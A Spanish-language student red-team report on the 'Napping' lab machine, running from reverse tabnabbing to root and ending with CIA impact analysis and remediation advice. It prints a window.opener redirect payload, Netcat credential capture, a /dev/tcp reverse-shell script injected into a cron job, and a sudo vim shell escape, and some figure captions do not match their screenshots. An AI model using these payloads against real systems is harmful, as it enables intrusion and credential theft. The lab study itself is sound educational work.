Durante la navegación en el entorno autenticado, se utilizó el inspector de herramientas para desarrolladores del navegador (apartado de *Storage* o Almacenamiento) para auditar el manejo de la sesión. Se confirmó la emisión de la cookie PHPSESSID asignada al usuario. El análisis detallado de los atributos de esta cookie ratificó la vulnerabilidad detectada previamente: las banderas de seguridad HttpOnly y Secure se encontraban explícitamente configuradas en false. Esta carencia de controles de seguridad validó la viabilidad de manipular la sesión mediante la ejecución de código JavaScript desde el navegador.




Figura 17. DevTools del navegador (Storage) — Cookie PHPSESSID emitida al usuario autenticado




Figura 18. Atributos de la cookie PHPSESSID — Flags HttpOnly: false y Secure: false confirmados

5.6 Identificación del vector de ataque: Reverse Tabnabbing

Al correlacionar la mecánica del sitio (donde un administrador es forzado a interactuar y visitar enlaces de terceros) con la vulnerabilidad en el manejo de sesiones y pestañas, se determinó que el sistema era altamente susceptible a un ataque del lado del cliente conocido como *Reverse Tabnabbing*.

5.7 Preparación del payload malicioso (payload.html)

Para preparar el escenario de explotación, se verificó la configuración de red de la estación del auditor mediante el comando `ifconfig`, confirmando la asignación de la IP 192.168.56.102. Acto seguido, se desarrolló un archivo HTML malicioso (`payload.html`) que contenía un *script* en JavaScript. Este código fue diseñado para aprovechar el objeto `window.opener`, instruyendo al navegador de la víctima para que, al momento de abrir el enlace malicioso, redirigiera silenciosamente su pestaña original y legítima hacia un servidor falso controlado por el equipo de *Red Team* en el puerto 8080 (`window.opener.parent.location.replace`).

```
1 <html>
2     <body>
3         <script>
4             if(window.opener)window.opener.parent.location.replace('http://192.168.56.102:8080/home.html');
5             if(window.parent != window)window.opener.parent.location.replace('http://192.168.56.102:8080/home.html');
6         </script>
7     </body>
8 </html>
9
```

Figura 19. Código del payload.html — Explotación de window.opener para Reverse Tabnabbing

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::6517:a0c:cc14:bec5 prefixlen 64 scopeid 0<link>
    ether 08:00:27:63:b0:05 txqueuelen 1000 (Ethernet)
    RX packets 19841962 bytes 7588853761 (7.0 GiB)
    RX errors 0 dropped 1 overruns 0 frame 0
    TX packets 15217847 bytes 2419237907 (2.2 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 20. ifconfig — IP 192.168.56.102 del nodo atacante verificada previo al lanzamiento del ataque

6. Fase de Explotación (Compromiso Inicial)

6.1 Despliegue de la infraestructura de ataque (HTTP Server + Netcat)

Con el vector de ataque del lado del cliente definido y el archivo malicioso (payload.html) preparado, se procedió a desplegar la infraestructura de ataque necesaria para la explotación. En la estación de trabajo del auditor, se inicializó un servidor web local

basado en Python (`python3 -m http.server 8000`) con el propósito de alojar y servir el *payload*. De manera simultánea, se levantó un proceso de escucha o *listener* utilizando la herramienta **Netcat** en el puerto 8080 (`nc -lvnp 8080`) para interceptar el tráfico entrante derivado del ataque.

```
(kali@kali)-[~/Desktop/server-napping]
$ ls
payload.html
```

Figura 21. Servidor HTTP Python iniciado en puerto 8000 para alojar y servir el *payload* malicioso




Figura 22. Listener Netcat iniciado: `nc -lvnp 8080` — En espera de credenciales interceptadas

```
(kali@kali)-[~/Desktop/server-napping]
$ nc -lvnp 8080
listening on [any] 8080 ...
```

Figura 23. Listener `nc -lvnp 8080` activo y a la escucha de conexiones HTTP entrantes de la víctima

6.2 Envío del payload malicioso al administrador

Una vez preparado el entorno de recepción, se utilizó la funcionalidad legítima de la aplicación web ("Blog Link") para enviar la URL del *payload* (<http://192.168.56.102:8000/payload.html>) a la cola de revisión del administrador.




Figura 24. Envío del enlace malicioso al administrador mediante el formulario "Blog Link"

<http://192.168.56.102:8000/payload.html>

Thank you for your submission, you have entered: [Here](#)

Figura 25. Confirmación del sistema: URL del payload enviada a la cola de revisión del administrador






Figura 26. Página de login falsa servida por el atacante — Trampa visual para captura de credenciales

6.3 Interceptación de credenciales y establecimiento del acceso SSH

Tras la validación del enlace por parte del sistema, el *script* inyectado ejecutó exitosamente la redirección de la pestaña padre hacia la infraestructura controlada por el equipo de *Red Team*. Este engaño visual indujo a la víctima (el administrador) a reingresar sus datos de acceso bajo la falsa premisa de que su sesión había expirado. La consola de Netcat registró de manera inmediata una petición HTTP de tipo POST proveniente del host víctima, exponiendo en texto claro las credenciales de autenticación del sistema: usuario daniel y contraseña C@ughtm3napping123.

```
(kali@kali)-[~/Desktop/server-napping]
$ nc -lvp 8080
listening on [any] 8080 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 56020
POST /home.html HTTP/1.1
Host: 192.168.56.102:8080
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 45
Content-Type: application/x-www-form-urlencoded

username=daniel&password=C%40ughtm3napping123
```

Figura 27. Netcat captura petición POST — Credenciales en texto claro: daniel / C@ughtm3napping123

C@ughtm3napping123



Habiendo comprometido credenciales válidas y funcionales, se procedió a evaluar la viabilidad de un acceso remoto directo al servidor. Se inició una conexión a través del protocolo SSH (Secure Shell) hacia la dirección IP objetivo (192.168.56.101). El sistema autenticó satisfactoriamente las credenciales robadas, otorgando una sesión de terminal interactiva bajo el contexto de seguridad del usuario daniel. Con esta acción, se materializó el compromiso inicial de la infraestructura, obteniendo un punto de apoyo (*foothold*) interno para las posteriores fases de auditoría.

```
(kali@kali)-[~/Desktop/server-napping]
$ ssh daniel@192.168.56.101
```

Figura 28. Comando SSH ejecutado hacia 192.168.56.101 con las credenciales robadas del administrador



```
(kali@kali)-[~/Desktop/server-napping]
$ ssh daniel@192.168.56.101
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ED25519 key fingerprint is: SHA256:81h22zyEZ6ztpKfLu65kzPnsnUUotkuioRYPno8fpN8
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
daniel@192.168.56.101's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Mar 20 00:01:28 UTC 2026

System load: 0.22               Processes: 138
Usage of /:  48.6% of 18.57GB    Users logged in: 0
Memory usage: 57%               IPv4 address for enp0s3: 192.168.56.101
Swap usage: 0%

 * Ubuntu 20.04 LTS Focal Fossa has reached its end of standard support
   on 31 May 2025.

For more details see:
https://ubuntu.com/20-04

33 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Mar 18 04:32:09 2026 from 192.168.0.10
daniel@napping:~$
```

Figura 29. Sesión SSH interactiva establecida como usuario "daniel" — Foothold inicial obtenido



7. Fase de Escalada de Privilegios

7.1 Enumeración interna del sistema y descubrimiento del Cron Job

Una vez establecido el acceso inicial bajo el contexto del usuario daniel, la auditoría se enfocó en la enumeración interna del sistema para identificar vectores de movimiento lateral. Durante la revisión del directorio de usuarios (/home), se localizó un perfil adicional correspondiente al usuario adrian. La inspección de los archivos pertenecientes a este usuario reveló la existencia de un script desarrollado en Python denominado query.py y un archivo de registro de actividad llamado site_status.txt .

El análisis del comportamiento del sistema evidenció que query.py era ejecutado de manera automatizada y recurrente mediante una tarea programada (*cron job*) que operaba exclusivamente bajo los privilegios del usuario adrian. Al constatar que este archivo carecía de controles de seguridad que restringieran su modificación, se diseñó una estrategia para interceptar su ejecución.

7.2 Inyección de código en query.py y obtención de Reverse Shell

Para materializar el movimiento lateral, se creó un *script* malicioso en Bash, alojado de manera temporal en el directorio de memoria compartida del sistema (/dev/shm/connection.sh). Este *script* fue configurado para entablar una conexión de red inversa (*reverse shell*) dirigida hacia el puerto 8080 de la infraestructura controlada por el auditor. Posteriormente, se alteró el código fuente de query.py importando la librería `os` e inyectando una llamada al sistema (`os.system('/usr/bin/bash /dev/shm/connection.sh')`) para forzar la ejecución del *script* oculto .



```
daniel@napping:~$ cd ../top/server-napping
daniel@napping:/home$ ls
Osvaldo  adrian  daniel
daniel@napping:/home$ cd adrian
daniel@napping:/home/adrian$ ls
query.py  site_status.txt  user.txt
daniel@napping:/home/adrian$ ls -l
total 12
-rw-rw-r-- 1 adrian administrators 541 Mar 18 04:48 query.py
-rw-rw-r-- 1 adrian adrian          2752 Mar 20 00:02 site_status.txt
-rw-rw-r-- 1 adrian adrian          22 Oct 12 2021 user.txt
daniel@napping:/home/adrian$ more user.txt
more: stat of user.txt failed: No such file or directory
daniel@napping:/home/adrian$ more query.py
from datetime import datetime
import requests
import os

now = datetime.now()
r = requests.get('http://127.0.0.1/')

os.system('/usr/bin/bash /dev/shm/connection.sh')
if r.status_code == 200:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Site is Up: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
else:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Check Out Site: ")
    f.write(dt_string)
    f.write("\n")
    f.close()

daniel@napping:/home/adrian$ more site_status.txt
Site is Up: 18/03/2026 04:06:02

Site is Up: 18/03/2026 04:12:02
Site is Up: 18/03/2026 04:14:01
Site is Up: 18/03/2026 04:16:01
Site is Up: 18/03/2026 04:18:01
Site is Up: 18/03/2026 04:20:01
```

Figura 30. Directorio /home de adrian — Archivos query.py y site_status.txt identificados

```
daniel@napping: /home/adrian$ nano query.py
```

Figura 31. Crontab activo — query.py ejecutado automáticamente bajo los privilegios del usuario adrian

```
GNU nano 4.8
from datetime import datetime
import requests
import os

now = datetime.now()
r = requests.get('http://127.0.0.1/')

os.system('/usr/bin/bash /dev/shm/connection.sh')
if r.status_code == 200:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Site is Up: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
else:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Check Out Site: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
```

Figura 32. Contenido original de query.py — Script Python limpio ejecutado por el cron job del sistema



```
daniel@napping: /home/adrian$ cat query.py
from datetime import datetime
import requests
import os

now = datetime.now()
r = requests.get('http://127.0.0.1/')

os.system('/usr/bin/bash /dev/shm/connection.sh')
if r.status_code == 200:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Site is Up: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
else:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Check Out Site: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
```

Figura 33. query.py adulterado — Inyección de `os.system()` para ejecutar `connection.sh`

```
daniel@napping: /home/adrian$ touch /dev/shm/connection.sh
```

Figura 34. Script malicioso `connection.sh` — Reverse shell configurada hacia el puerto 8080 del atacante

```
daniel@napping: /home/adrian$ nano /dev/shm/connection.sh
```

Figura 35. Asignación de permisos de ejecución a `connection.sh` (`chmod +x`)

```
Session Actions Edit View Help
GNU nano 4.8 /dev/shm/connection.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.102/8080 0>&1
```


Figura 36. Listener Netcat en puerto 8080 activo y listo para recibir la reverse shell de adrian

```
GNU nano 4.8
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/192.168.56.102/8080 0>&1'
```

Figura 37. Conexión inversa recibida — Sesión de consola establecida bajo el usuario “adrian”

7.3 Recepción de la Reverse Shell y estabilización de la TTY

Al cumplirse el ciclo temporal de la tarea programada, el servidor víctima procesó el código adulterado y estableció exitosamente la conexión inversa, otorgando al equipo de auditoría una sesión de consola bajo el contexto del usuario adrian . Con el fin de garantizar la persistencia y operabilidad de la sesión, se aplicó un tratamiento de estabilización a la terminal virtual (TTY). Este proceso consistió en invocar una *shell* interactiva mediante el módulo `pty` de Python (`python3 -c 'import pty;pty.spawn("/bin/bash")'`), suspender el proceso, y reconfigurar la entrada del teclado utilizando el comando `stty raw -echo; fg`, culminando con la asignación de variables de entorno para habilitar capacidades completas de terminal (`export TERM=xterm`).

```
(kali@kali)-[~/Desktop/server-napping]
$ nc -lvnp 8080
```

Figura 38. Estabilización de TTY — Módulo `pty` de Python (`python3 -c 'import pty;pty.spawn...'`)

```
(kali@kali)-[~/Desktop/server-napping]
$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 56060
bash: cannot set terminal process group (18787): Inappropriate ioctl for device
bash: no job control in this shell
adrian@napping:~$
```

Figura 39. TTY estabilizada — Entorno de terminal interactivo plenamente funcional

```
adrian@napping:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
adrian@napping:~$
```

Figura 40. Reconfiguración del teclado con `stty raw -echo; fg` para TTY completamente interactiva

```
(kali@kali)-[~/Desktop/server-napping]
$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 56060
bash: cannot set terminal process group (18787): Inappropriate ioctl for device
bash: no job control in this shell
adrian@napping:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
adrian@napping:~$ ^Z
zsh: suspended nc -lvnp 8080
```

Figura 41. Terminal completamente funcional como adrian — Variable `TERM=xterm` asignada

```
(kali@kali)-[~/Desktop/server-napping]
$ stty raw -echo; fg
[1] + continued nc -lvnp 8080
```

Figura 42. `sudo -l` — Directiva `NOPASSWD` para `/usr/bin/vim` asignada al usuario adrian (sin contraseña)



7.4 Auditoría de privilegios delegados (sudo -l)

Con una sesión interna estable y robusta, la evaluación progresó hacia la identificación de vulnerabilidades que permitieran obtener el control absoluto del servidor. Se ejecutó una auditoría sobre los comandos que el usuario adrian tenía permitido ejecutar con privilegios delegados. El comando de validación `sudo -l` expuso un hallazgo crítico en la configuración del archivo `sudoers`: existía una directiva que autorizaba al usuario a utilizar el editor de texto avanzado `/usr/bin/vim` con máximos privilegios (`root`) y bajo la cláusula `NOPASSWD`, eliminando el requerimiento de autenticación.

7.5 Escalada de privilegios — Shell Breakout mediante vim

Aprovechando esta grave falla de configuración de permisos, se implementó una técnica de evasión de entornos restringidos (*shell breakout*). Se invocó el editor de texto como superusuario pasando una directriz directa de ejecución: `sudo /usr/bin/vim -c '!/bin/sh'`. Esta instrucción interrumpió la carga de la interfaz de edición e instruyó a vim a desplegar un intérprete de comandos secundario. Dado que el proceso padre se ejecutaba con permisos administrativos, la nueva consola heredó inmediatamente el acceso irrestricto al sistema. La validación mediante el comando `whoami` confirmó la obtención de la cuenta `root`, consumando la toma de control total de la infraestructura.

```
adrian@napping:~$ export TERM=xterm
adrian@napping:~$ sudo -l
Matching Defaults entries for adrian on napping:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User adrian may run the following commands on napping:
    (root) NOPASSWD: /usr/bin/vim
```

Figura 43. Ejecución de `sudo /usr/bin/vim -c '!/bin/sh'` — Escape hacia intérprete de comandos

```
adrian@napping:~$ sudo /usr/bin/vim -c':!/bin/sh'

# whoami
root
#
```

Figura 44. intérprete de comandos abierto desde el proceso vim con privilegios root heredados

```
(kali@kali)-[~/Desktop/server-napping]
$ stty raw -echo; fg
[1] + continued nc -lvnp 8080

adrian@napping:~$ export TERM=xterm
adrian@napping:~$ sudo -l
Matching Defaults entries for adrian on napping:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User adrian may run the following commands on napping:
    (root) NOPASSWD: /usr/bin/vim
adrian@napping:~$ sudo /usr/bin/vim -c':!/bin/sh'

# whoami
root
#
```

Figura 45. whoami confirma acceso como root — Escalada de privilegios completada con éxito total

Como actividad final orientada a medir el impacto sobre la confidencialidad de la información, se exploraron los directorios privativos del superusuario. En la ruta /root, se identificó un archivo administrativo denominado del_users.py. Su análisis de código fuente reveló una deficiencia severa en la gestión de secretos corporativos: el archivo contenía credenciales programadas en texto claro (*hardcoded credentials*) asociadas al usuario adrian (contraseña P@sswr0d456) para establecer conexiones automatizadas contra la base de datos MySQL local. Asimismo, se corroboró que el *script* ejecutaba sentencias destructivas (TRUNCATE TABLE users) sobre la base de datos "website", demostrando la capacidad potencial de un atacante para comprometer la disponibilidad e integridad de los registros del portal.

```
# cd /root
# ls
del_links.py del_users.py nap.py root.txt snap
# del_users.py
/bin/sh: 5: del_users.py: not found
# more del_users.py
import mysql.connector

mydb = mysql.connector.connect(
    host="localhost",
    user="adrian",
    password="P@ssw0rd456",
    database="website"
)
# db.close()cute("TRUNCATE TABLE users")
```

Figura 46. Archivo `del_users.py` en `/root` — Credenciales MySQL hardcoded y sentencias `TRUNCATE TABLE` expuestas

8. Análisis de Impacto (Modelo CIA)

El compromiso integral de la infraestructura del servidor "Napping" representa una vulneración absoluta a los tres pilares fundamentales de la seguridad de la información (Modelo CIA). A partir de los hallazgos documentados en las fases de explotación y escalada de privilegios, se determina que el impacto para la organización es de nivel crítico, dado que un actor malicioso poseería control total sobre los activos tecnológicos y de información.

8.1 Confidencialidad (C — Confidentiality)

En materia de **Confidencialidad**, el impacto es severo debido a la exposición directa de datos sensibles en múltiples vectores. La explotación inicial a través del ataque de *Reverse Tabnabbing* evidenció que es posible interceptar contraseñas en texto claro de usuarios legítimos que interactúan con la plataforma web. Adicionalmente, el hallazgo



del archivo `del_users.py` durante la post-explotación expuso las credenciales directas de autenticación de la base de datos MySQL ("website"). Al contar con acceso de superusuario (*root*), la confidencialidad se pierde en su totalidad, ya que cualquier actor amenazante tiene la capacidad de leer, exfiltrar o divulgar bases de datos completas, código fuente corporativo, registros de usuarios y propiedad intelectual sin restricción alguna.

8.2 Integridad (I — Integrity)

Respecto a la **Integridad**, el sistema se encuentra completamente comprometido. El movimiento lateral logrado mediante la inyección de código arbitrario en el *script* `query.py` demuestra que un atacante puede alterar los procesos automatizados del sistema operativo y modificar la lógica de funcionamiento interno sin ser detectado. Asimismo, al poseer privilegios máximos, resulta trivial modificar los archivos de configuración, manipular los registros de auditoría (*logs*) para borrar los rastros de la intrusión, instalar puertas traseras (*backdoors*) y alterar o corromper los registros de la base de datos a voluntad, destruyendo por completo la fiabilidad de la información alojada en el servidor corporativo.

8.3 Disponibilidad (A — Availability)

Finalmente, en el rubro de la **Disponibilidad**, el riesgo de interrupción de las operaciones es inminente y catastrófico. El análisis del *script* administrativo localizado en el directorio del superusuario reveló que el sistema está preparado para ejecutar sentencias de eliminación de datos masiva (`TRUNCATE TABLE users`), lo cual, en manos de un atacante, resultaría en la pérdida irrecuperable de la información de los usuarios del portal de blogs. Sumado a esto, el control administrativo total del sistema operativo faculta a un intruso para detener servicios críticos (como el servidor web Apache o el demonio SSH),



bloquear puertos, o incluso destruir el sistema de archivos por completo, provocando una denegación permanente del servicio y el cese total de las operaciones del negocio.

9. Recomendaciones Técnicas

Para mitigar los riesgos críticos identificados durante la auditoría y fortalecer la postura de seguridad de la infraestructura "Napping", se emiten las siguientes recomendaciones técnicas orientadas a la remediación de las vulnerabilidades explotadas:

1. **REC-01 [CRÍTICO] — Mitigación de ataques del lado del cliente (Reverse Tabnabbing):** Se debe modificar de manera inmediata el código fuente de la aplicación web, específicamente en las directivas de los hipervínculos (<a>) que dirigen hacia dominios externos o enlaces proporcionados por los usuarios. Es estrictamente necesario implementar los atributos `rel="noopener noreferrer"`. La adición de la etiqueta `noopener` impide de forma efectiva que la página maliciosa de destino obtenga control sobre el objeto `window.opener` de la pestaña original, neutralizando así la redirección no autorizada.
2. **REC-02 [ALTO] — Gestión de permisos y tareas automatizadas (Principio de Menor Privilegio):** Se requiere aplicar una reconfiguración estricta en los controles de acceso de los archivos ejecutados mediante tareas programadas (*cron jobs*). El archivo `query.py` alojado en el directorio del usuario `adrian` debe ser despojado de los permisos de escritura globales o de grupo. Se recomienda establecer un nivel de permisos restrictivo (por ejemplo, `chmod 644` o `755`) para garantizar que únicamente el propietario legítimo o el administrador puedan alterar su código fuente, impidiendo así la inyección de llamadas arbitrarias al sistema (`os.system`).
3. **REC-03 [CRÍTICO] — Auditoría y fortificación de políticas de Sudo:** Se debe llevar a cabo una depuración exhaustiva del archivo de configuración `/etc/sudoers`. Es crítico retirar la directriz `NOPASSWD` asignada al binario `/usr/bin/vim` para el perfil del usuario `adrian`. Debido a que los editores de texto interactivos permiten el escape a un intérprete de comandos (*shell breakout*), delegar su ejecución con privilegios de superusuario representa una vulnerabilidad severa. Como medida correctiva para la edición de archivos



restringidos, se recomienda obligar la autenticación de doble factor o la implementación exclusiva del comando seguro `sudoedit`.

4. **REC-04 [ALTO] — Erradicación de credenciales en código fuente (*Hardcoded Secrets*):** Se prohíbe de manera categórica la práctica de almacenar credenciales de autenticación en texto claro dentro de *scripts* y archivos administrativos. Se debe retirar inmediatamente el usuario (adrian) y la contraseña de la base de datos MySQL ("website") alojados directamente en el código del archivo `del_users.py` . Se sugiere transicionar la arquitectura de desarrollo hacia el consumo de variables de entorno protegidas o la integración de una bóveda criptográfica para la gestión centralizada de secretos corporativos.



ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
VUL-01	Reverse Tabnabbing (Ataque de Interacción Client-Side).	Crítica	En el panel de promoción web, los enlaces enviados no restringen la navegación de pestañas. Se inyectó el payload <code>window.opener.parent.location.replace</code> , logrando redirigir la sesión del administrador hacia un sitio controlado y capturar credenciales en texto claro (<code>daniel / C@ughtm3napping123</code>).	Compromiso inicial de la red. Robo de identidad y acceso remoto no autorizado al servidor corporativo mediante el servicio SSH.	Implementar el atributo de seguridad <code>rel="noopener noreferrer"</code> en todas las etiquetas de hipervínculo (<code><a></code>) que dirijan hacia dominios externos o de terceros.
VUL-02	Permisos Inseguros en archivo automatizado (Cron Job / Insecure Permissions).	Alta	El archivo <code>query.py</code> , el cual es ejecutado recurrentemente de forma automática por el usuario <code>adrian</code> , poseía permisos de escritura habilitados. Se modificó el código fuente inyectando una llamada al sistema (<code>os.system</code>) para ejecutar una conexión inversa (reverse shell).	Movimiento lateral exitoso. Ejecución remota de código (RCE) no autenticada, logrando evadir el perfil inicial y obtener acceso a la cuenta del usuario <code>adrian</code> .	Aplicar el principio de menor privilegio. Restringir los permisos de escritura del archivo (ej. <code>chmod 644</code> o <code>755</code>) para que solo el administrador pueda alterarlo.
VUL-03	Configuración insegura de delegación de comandos (Sudoers Misconfiguration).	Crítica	La ejecución del comando <code>sudo -l</code> confirmó que el usuario <code>adrian</code> poseía permisos para invocar el editor <code>/usr/bin/vim</code> como <code>root</code> sin necesidad de contraseña (NOPASSWD). Se ejecutó el editor pasándole el parámetro de escape a consola interactiva (<code>-c '!/bin/sh'</code>).	Toma de control absoluta y compromiso total del servidor. Elevación de privilegios máxima logrando acceso como superusuario (<code>root</code>).	Eliminar inmediatamente la directiva <code>NOPASSWD</code> para editores de texto interactivos en <code>/etc/sudoers</code> . Sustituir la práctica por el uso de <code>sudoedit</code> .
VUL-04	Almacenamiento Inseguro de Credenciales (Hardcoded Secrets).	Alta	Localización del archivo de administración <code>del_users.py</code> en el directorio de superusuario (<code>/root</code>), el cual contenía en su código fuente las credenciales directas a la base de datos MySQL (usuario <code>adrian</code> y contraseña expuesta), junto a sentencias SQL destructivas.	Exposición crítica de la confidencialidad de los datos corporativos y riesgo inminente de pérdida masiva de información en la plataforma de blogs.	Eliminar las credenciales en texto plano del código fuente. Integrar un gestor de secretos, bóvedas criptográficas (Vault) o inyección segura por variables de entorno.

RED TEAM REPORT: PENTESTING DE NAPPING 101

CNO V: SEGURIDAD INFORMÁTICA

Equipo 5

181700 Castillo Gómez Edwin Admael

182033 Castillo Olvera Carlos René

182217 Hernández Fernández Diego Osvaldo

174702 Tristan Rivera Magdalena Yesenia



Docente: Servando López Contreras

Fecha: 22/03/2026

CONTEXTO DEL ENGAGEMENT

Estos fueron los resultados de una evaluación de seguridad tipo Red Team sobre el servidor "Napping 101". Básicamente se simuló un ataque real para ver qué tan fácil era vulnerar el sistema y qué tanto impacto tendría en el negocio. Todo se hizo dentro de un entorno controlado, atacando únicamente la IP 192.168.56.101 desde la máquina auditora 192.168.56.102. Solo se revisaron los servicios HTTP (puerto 80) y SSH (puerto 22), sin hacer ataques de denegación de servicio ni nada fuera del alcance.

Red Teaming

- Simula un ataque real a una organización
- Más manual
- Proporciona información detallada sobre la organización
- Intrusivo
- Semanas/Meses
- Baja o nula probabilidad de falsos positivos

Protege los datos y la organización de los adversarios

Pruebas de penetración

- Evalúa vulnerabilidades en un alcance fijo
- Automatizado y manual
- Proporciona información específica sobre los activos
- Muchas veces intrusivo
- Días/Semanas
- Probabilidad moderada de falsos positivos

Post-explotación para
medir impacto y
documentar

Basado en PTES y
OWASP

Fase de
reconocimiento para
ubicar el host

Fase de enumeración
para analizar servicios
y aplicación web

Escalada de privilegios y
movimiento lateral dentro del
sistema

Fase de explotación
usando vulnerabilidades
como Reverse
Tabnabbing



**METODOLOGÍA
APLICADA**

HALLAZGOS CRÍTICOS

